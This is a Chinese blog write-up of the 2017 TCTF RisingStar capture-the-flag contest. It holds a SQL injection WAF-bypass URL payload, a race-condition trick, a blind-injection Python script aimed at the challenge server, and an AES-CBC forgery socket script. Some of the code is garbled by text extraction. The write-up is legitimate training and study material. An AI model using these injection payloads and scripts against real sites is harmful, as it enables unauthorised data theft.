2017TCTF RisingStar writeup

原创

szuaurora 于 2017-03-24 23:34:02 发布 1564 收藏
分类专栏： writeup 文章标签： CTF writeup 腾讯 TCTF
版权声明：本文为博主原创文章，遵循 CC 4.0 BY-SA 版权协议，转载请附上原文出处链接和本声明。
本文链接：https://blog.csdn.net/szuaurora/article/details/65696402
版权

writeup 专栏收录该内容
6 篇文章 1 订阅
订阅专栏

上星期参加了腾讯TCTF的新人邀请赛（RisingStar），拿了93名（新人11名），写个writeup记下做出来的题备忘。

welcome

打开http://webchat.freenode.net/，进入0ctf2017 channel

simplesqlin

http://202.120.7.203/index.php?id=1，后面加上and 1=1 和and 1=2，返回结果不同，判断注入点在id，用order by 判断字段数为3，直接使用union select会被waf过滤，使用特殊字符截断关键字后能绕过waf。


playload：


http://202.120.7.203/index.php?id=-1%20un%0bion%20se%0blect%201,flag,3%20fro%0bm%20flag

flag{W4f_bY_paSS_f0R_CI}


Temmo's Tiny Shop

注册一个新账号，登陆后，infos中说如果你买东西就会有提示，但是钱只有4000，买不了8000的!HINT!，猜测要用条件竞争刷钱。于是把其它商品买了一遍，再看infos，其中有一条“Maybe you will know somethingwhen you know if the cat is alive”，商品名是Erwin Schrodinger's Cat（薛定谔的猫）（这个梗…），猜想应该是这里存在竞争，于是用burpsuite的Intruder开多个线程对Erwin Schrodinger's Cat进行买卖操作





把钱刷到了8800



买了hint之后，得到提示


```
select flag from ce63e444b0d049e9c899c9a0336b3c59
```

经过尝试，注入点应该在参数order，构造sql语句

```
if(substr((select(flag)from(ce63e444b0d049e9c899c9a0336b3c59)),%s,1)like(0x5c%s),name,price)
```

可以绕过waf，盲注脚本打一发：

```
import requests

import string

tab=string.printable

r=requests.session()

r.post("http://202.120.7.197/app.php?action=login",{"username":"asdfghjk","pwd":"asdfghjk"})

print 'start...'

flag=''

for j in range(50):

         for  i  intab:

                   text=r.get("http://202.120.7.197/app.php?action=search&keyword=&order=if(substr((select(

                   #printi.encode('hex')

                   if('!'in text[:50]):

                            flag=flag+i

                            printflag

                            break
```



flag{r4ce_c0ndit0n_i5_excited}

KoG


拿到这道题，发现他是列出用户名，那么应该是根据id来取得，于是首先尝试

尝试sql注入


查看源码，有一段js代码，大意是获取用户输入的id，如果是非法的输入会弹出如上图所示的窗口，如果是合法输入则会通过Module.main()函数返回一个值作为hash和time，那么关键就是这个Module.main()函数了，原网页中还有其他的js文件，单个查看太麻烦，于是想到用chrome来调试js

打开控制台后，先设置几个断点，运行后会进入到一个functionn.js，这里应该就是id处理的了，通过chrome的单步调试，比对合法输入和非法输入出现的Scope，在两个if处发现了不同


首先是这里，这个$13的变量值，在合法输入中为true，非法输入为false



那么可以将$13修改为恒真，如下图



第二个if是在这里



这里的label在合法输入中为0，非法输入中为12，所以，可以直接在前面给他赋值为0，如下图

然后，将原网页的functionn.js给替换掉，放到本地Apache的www目录下，之后就可以注入了

通过爆破得到表名是fl4g，列名是hey

于是用id=-1 union select 1,hey from fl4g注入

最后得到的flag是

flag{emScripten_is_Cut3_right?}

integrity

从题中我们可以看出，攻击者可以进行加密查询。他需要构造一个密文C可以解密成为”admin”后，便可获得flag。

因为代码中使用的是AES CBC加密模式，同时每次新连接产生的时候。使用了全新的密钥。所以我们必须在一个会话中完成对密文的构造。

这里可以利用加密查询来构造消息” md5(pad(admin))||pad(admin)”。我们将得到密文”IV||C_1||C_2||C_3”。

抛弃原IV

令IV’=C1

C1’=C2

C2’=C3

发送密文“IV’||C1’||C2’”，即可解密获得flag.

利用脚本：

```
#getflag.py

import socket

import time

from hashlib import md5



BS = 16

pad = lambda s: s + (BS - len(s) % BS) *chr(BS - len(s) % BS)



raw='admin'

key=md5(pad(raw)).digest()

data=key+'admin'



#Get flag

s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)

s.connect(("202.120.7.217",8221))

s.send('r'+'\n')

s.send(data+'\n')



#wait

time.sleep(1)

flag=s.recv(256).split()[13]



s.send('l'+'\n')

flag=flag[BS*2:]

s.send(flag+'\n')



#wait

time.sleep(1)

print s.recv(256).split()[2]
```

flag{Easy_br0ken_scheme_cann0t_keep_y0ur_integrity}